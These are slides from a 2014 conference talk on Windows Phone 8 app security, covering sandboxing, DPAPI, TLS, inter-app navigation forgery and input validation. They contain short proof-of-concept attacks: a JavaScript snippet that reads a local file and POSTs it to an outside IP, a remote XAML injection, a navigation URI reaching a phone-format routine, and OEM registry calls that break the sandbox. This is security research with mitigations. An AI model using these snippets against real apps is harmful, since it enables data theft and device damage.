




# Navigating a Sea of Pwn? Syscan 2014

Windows Phone 8 AppSec - Alex Plaskett & Nick Walker

2014/03/30



## Introduction

- Microsoft's Latest Mobile Offering
- 3<sup>rd</sup> Position Market Share
- Little Developer Security Documentation
- Application Security Talk
- Top 30 MarketPlace Applications


## Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

## Windows Phone 8 Background

- WP7 was based on Windows CE
- WP8 is similar to desktop Windows (NT kernel core)
- Native code support (C++/WinRT)
- Security Model based on NT primitives (Tokens, ACLs etc)

# Windows Phone 8 Application Structure



The screenshot shows a Visual Studio window titled 'PhoneApp5'. The main editor displays the 'WMAppManifest.xml' file, which contains the following XML code:

```
<?xml version="1.0" encoding="utf-8"?>
<Deployment xmlns="http://schemas.microsoft.com/windowsphone/2012/deployment"
  <DefaultLanguage xmlns="" code="en-US"/>
  <App xmlns="" ProductID="{a857658f-a971-49ff-944c-eafdd1e63b57}" Title="Ph
    <IconPath IsRelative="true" IsResource="false">Assets\ApplicationIcon.png
  <Capabilities>
    <Capability Name="ID_CAP_NETWORKING"/>
    <Capability Name="ID_CAP_MEDIALIB_AUDIO"/>
    <Capability Name="ID_CAP_MEDIALIB_PLAYBACK"/>
    <Capability Name="ID_CAP_SENSORS"/>
    <Capability Name="ID_CAP_WEBBROWSERCOMPONENT"/>
  </Capabilities>
  <Tasks>
    <DefaultTask Name="_default" NavigationPage="MainPage.xaml"/>
  </Tasks>
  <Tokens>
    <PrimaryToken TokenID="PhoneApp5Token" TaskName="_default">
      <TemplateFlip>
        <SmallImageURI IsRelative="true" IsResource="false">Assets\Tiles\F
        <Count>0</Count>
        <BackgroundImageURI IsRelative="true" IsResource="false">Assets\Ti
        <Title>PhoneApp5</Title>
        <BackContent></BackContent>
        <BackBackgroundImageURI></BackBackgroundImageURI>
        <BackTitle></BackTitle>
```

The Solution Explorer on the right shows the project structure for 'PhoneApp5' (1 project). The project contains the following files and folders:

- Properties
  - AppManifest.xml
  - AssemblyInfo.cs
  - WMAppManifest.xml
- References
- Assets
- Resources
- App.xaml
- LocalizedStrings.cs
- MainPage.xaml

The Properties window at the bottom shows the 'XML Document' properties for the selected file, including 'Encoding', 'Output', 'Schemas', and 'Stylesheet'.

# Windows Phone 8 Security Controls

- Sandboxing
- Code Signing
- Exploit Mitigations
- Encryption?

# Windows Phone 8 Sandboxing (AppContainer)

## Windows Phone 8 Application security model



Trusted Computing Base (TCB)

Least Privilege Chamber (LPC)

Dynamic Build (LPC)

WP8 chambers are built on the Windows security infrastructure

TBC for the kernel

LPC for all

- Apps
- OS components
- Drivers

The attack surface becomes smaller



## Windows Phone 8 File System Sandbox

Path	MarketPlace	Sideloaded
Data Directory	Own only (RW)	Other side-loaded (RW)
Install Directory	Own only (RO)	Other side-loaded (RW)
C:\Windows\System32	All access (RO)	All access (RO)



## Windows Phone 8 Code Signing

- OS binaries are code signed
- Marketplace Applications are signed
- Differences between managed and native code..

## Windows Phone 8 Exploit Mitigation

- ASLR (/DynamicBase)
- NX (/NXCOMPAT)
- Stack Cookies (/GS)

## Windows Phone 8 Encryption

- Only available for corporate enrolled devices
- Data Protection API available
- System.Security.Cryptography available

## Windows Phone 8 Application Summary

- No access to other applications data / binaries
- Marketplace download is via Pinned SSL
- Download manually is PlayReady DRM'd
- So we can't assess Marketplace apps?

## Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

## Samsung ATIV S (MTP Hack - \_W-O-L-F\_)

- ID\_CAP\_INTEROPSERVICES ..
- Capability given to OEM's to provide a higher level of access than third party developers
- Functionality which can compromise the security model
- Windows Phone 7 OEM – Owned Every Mobile?

## Samsung ATIV S (MTP Hack - \_W-O-L-F\_)

- App Contains a Registry Editor (but code is not reachable..?)  
**CRPCComponent.Registry\_SetString(0x80000002,  
@"SYSTEM\CurrentControlSet\Services\MTPSVC",  
"ObjectName", "LocalSystem", ref num);**  
**CRPCComponent.Registry\_SetString(0x80000002,  
@"SOFTWARE\Microsoft\MTP", "DataStore", "C:", ref num);**
- Restart MTPSVC as SYSTEM (root path C:\)
- Gives full file system access to the ATIV S

## Black Box Assessment

- App Install Path:  
`C:\Data\Programs\{GUID}\Install\`
- App Data Path:  
`C:\Data\Users\DefApps\APPDATA\{GUID}\`
- Blackbox Assessment Possible!
- Code Signing still applies



## Black Box Assessment (AppContainer Shell)

- Everyone loves remote shells! (Even low priv ones ☹)
- TELNETD.exe, FTPD.exe and CMD.exe part of update WIM files (UpdateOS.wim)

```
C:\Data\Programs\{26BAFA97-2372-4378-8A32-D18C3CC88D99}\Install>bcdedit /enum
```

The boot configuration data store could not be opened.

Access is denied.

## Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

## Local Data Protection (DPAPI)

- Simple Encryption for developers
- Used in Windows tools (win cred manager, wifi, RDP)
- Protect(), Unprotect() -> Crypt32.dll
- AES256 encrypted blobs
- Storage left up to devs

## Local Data Protection (DPAPI)

- On Desktop, keys are derived from credentials -> PBKDF2
- Per user key stored in file system
  - %APPDATA%\Microsoft\Protect\{SID}
- Can't access other user's data

## Local Data Protection (DPAPI)

- Keys are stored in:

C:\Data\Users\DefApps\APPDATA\ROAMING\MICROSOFT\Protect\<SID>

C:\Phone\Windows\System32\Microsoft\Protect\<SID>\

- All apps seem to use the same masterkey on the device
- Currently any app can decrypt another apps data!

- DPAPI Protect() data with MarketPlace app (e.g. CryptoNotes)
- Deploy Unprotect() application to device
- Copy DPAPI protected blob to app sandbox and decrypt!

## Local Data Protection Recommendations (DPAPI)

- Secondary entropy allows mitigation
- Second pass based on developer supplied key
- Requires a sandbox break (e.g. ATIV S) and deployment on the device itself (currently!).



## Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion




## Transmission Security

- TLS v.1.0
- Ciphers 128bit or greater
- No way to disable certificate validation
- No client certificate support in apps
- No C#/WinRT certificate pinning APIs

## Transmission Security

- Lot of mainstream apps don't use SSL



- Apps fail to connect on SSL validation errors

## Transmission Security Recommendations

- Lack of control by developers
- SSL pinning options (commercial library, implement using Win32 APIs)

## Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

## Interprocess Communication (File and Protocol Handlers)

- IPC is very limited (AppContainer sandbox)
- `Launcher.LaunchFileAsync("application filetype");`
- `Launcher.LaunchUriAsync("uri");`
- `twitter://compose?recipients=aaa&text=hello`

## Interprocess Communication (File and Protocol Handlers)

- WManifest.xml
- `<Protocol Name="blah" TaskID="_default"  
NavUriFragment="encodedLaunchUri=%s" />`
- `<FileTypeAssociation Name="ExampleLaunch"  
TaskID="_default"  
NavUriFragment="fileToken=%s">`
- `<FileType>.someext</FileType>`

## Interprocess Communication (File and Protocol Handlers)

- Web Pages: `<a href="something://aaa">click me</a>`

```
public override Uri MapUri(Uri uri)
{
    ..
}
```


- No prompts when this occurs

## Cross Application Navigation Forgery

- New term coined for one app forcing navigation in another.
- CPUGuy on XDA Forums discovered a problem with toasts
- Aim to demonstrate how this can be used by an attacker
- Typically toasts are done using ShellToast API



# Cross Application Navigation Forgery



# Cross Application Navigation Forgery

```
extern "C"  
WINADVAPI  
VOID  
APIENTRY  
Shell_PostMessageToast(  
    _In_ TOAST_MESSAGE* toastMessage  
);
```

## Cross Application Navigation Forgery

- App://07a20ad9-a4f9-3de3-855f-dcda8c8cab39/\_default#/WP8Diag;component/7\_ETC/RegistryOperationsCheck.xaml

## Cross Application Navigation Forgery

- Like Android Activities, just everything is exported! 😊
- So you could do something like this:
- `app://07a20ad9-a4f9-4de3-855f-dcda8c8cab39/_default#/WP8Diag;component/6_Log/log.xml?mode=99&detail=1`

# Cross Application Navigation Forgery (Large OEM Vendor)

protected override void OnNavigatedTo(NavigationEventArgs e)

```
{
    if (base.NavigationContext.QueryString.ContainsKey("mode"))
    {
        switch (int.Parse(base.NavigationContext.QueryString["mode"]))

        case 0x63:
        {
            uint num4 = uint.Parse(base.NavigationContext.QueryString["detail"]);
            Debug.WriteLine("detail:" + num4);
            try
            {
                if (num4 == 0x775b7b02)
                {
                    if (this.myNative != null)
                    {
                        this.textBlock1.Text = "Format Phone:";
                        Thread.Sleep(0x3e8);
                        if (this.myNative.FormatPhone() != 0)
                        ..
                    }
                }
            }
            catch { }
        }
    }
}
```

num5); CRPCComponent.Registry\_SetDWORD(0x80000002, @"System\State\RIL", "AutoReceive", num4, ref

## Cross Application Navigation Forgery

- MarketPlace verification process?
- Quick Tiles Application (<http://www.windowsphone.com/en-us/store/app/quick-tiles/1725cca2-2349-4d33-b5d5-8b04e7810c04>)

```
MOV        R4, GetProcAddress
MOV        R1, aShell_postmess ; "Shell_PostMessageToast"
LDR        R4, [R4]
BLX        R4
```

## Cross Application Navigation Forgery Mitigation

- Risk is limited, attacker needs malware on phone.
- App needs to do something dangerous with the arguments.
- Can build protection into your application using the following approaches:
  1. Require User Interaction
  2. CSRF Tokens

## Cross Application Navigation Forgery Mitigation

```
OnNavigatedFrom() {  
    // Generate and store token  
}
```

```
OnNavigatedTo() {  
    // Get the token from QueryUri  
    // Validate the token passed  
}
```



## Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

## XSS (Local File Navigation) PoC

- JS locally can steal files

```
browser.Navigate(new Uri("test.html",UriKind.Relative));
```

```
<iframe src='x-wmapp0:secret.txt' id='ifr'/>  
content = iframeld.contentWindow.document.body.innerHTML;  
var x = new XMLHttpRequest();  
x.open('POST','http://192.168.0.3:8000',true);  
x.send(content);
```

## Remote XAML Loading

```
public class XamlAdUIWrapper : AdUIWrapper
{
    private void Client_DownloadStringComplete(object sender,
DownloadResultEventArgs e)
..
    try
        {
            string xaml = (string) e.Result;
            UIElement el = (UIElement)
XamlReader.Load(this.FixXaml(xaml));
            this.FinishedCreateElement(el);
        }
    }
}
```

## Remote XAML Loading

- Obvious attack is embedded C# within the XAML (WPF).
- <x:Code> and Event Handlers disabled

```
var x = (UIElement)XamlReader.Load("<phone:WebBrowser  
xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presen  
tation'  
xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml'  
xmlns:phone='clr-  
namespace:Microsoft.Phone.Controls;assembly=Microsoft.Phon  
e' IsScriptEnabled='True'  
Source='http://192.168.1.95:8000/bbb.html'></phone:WebBrow  
ser>");
```

## Input Validation Recommendations

- Don't load untrusted content locally!
- Remote XAML loading is dangerous

## Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

## Conclusions

- Generally one of the strongest mobile platforms out there
- Application developers need to be aware of the risks
- Mainly low risks identified so far, novel attack methods
- OEMs are still trouble!

## Acknowledgements

- XDA-Forums
- <http://andreycha.info/files/hip-13/Windows-Phone-8-application-security-slides.pdf>
- See whitepaper for more info!





## Questions?

- @mwrlabs - <https://labs.mwrinfosecurity.com/>
- @tel0seh - Nick Walker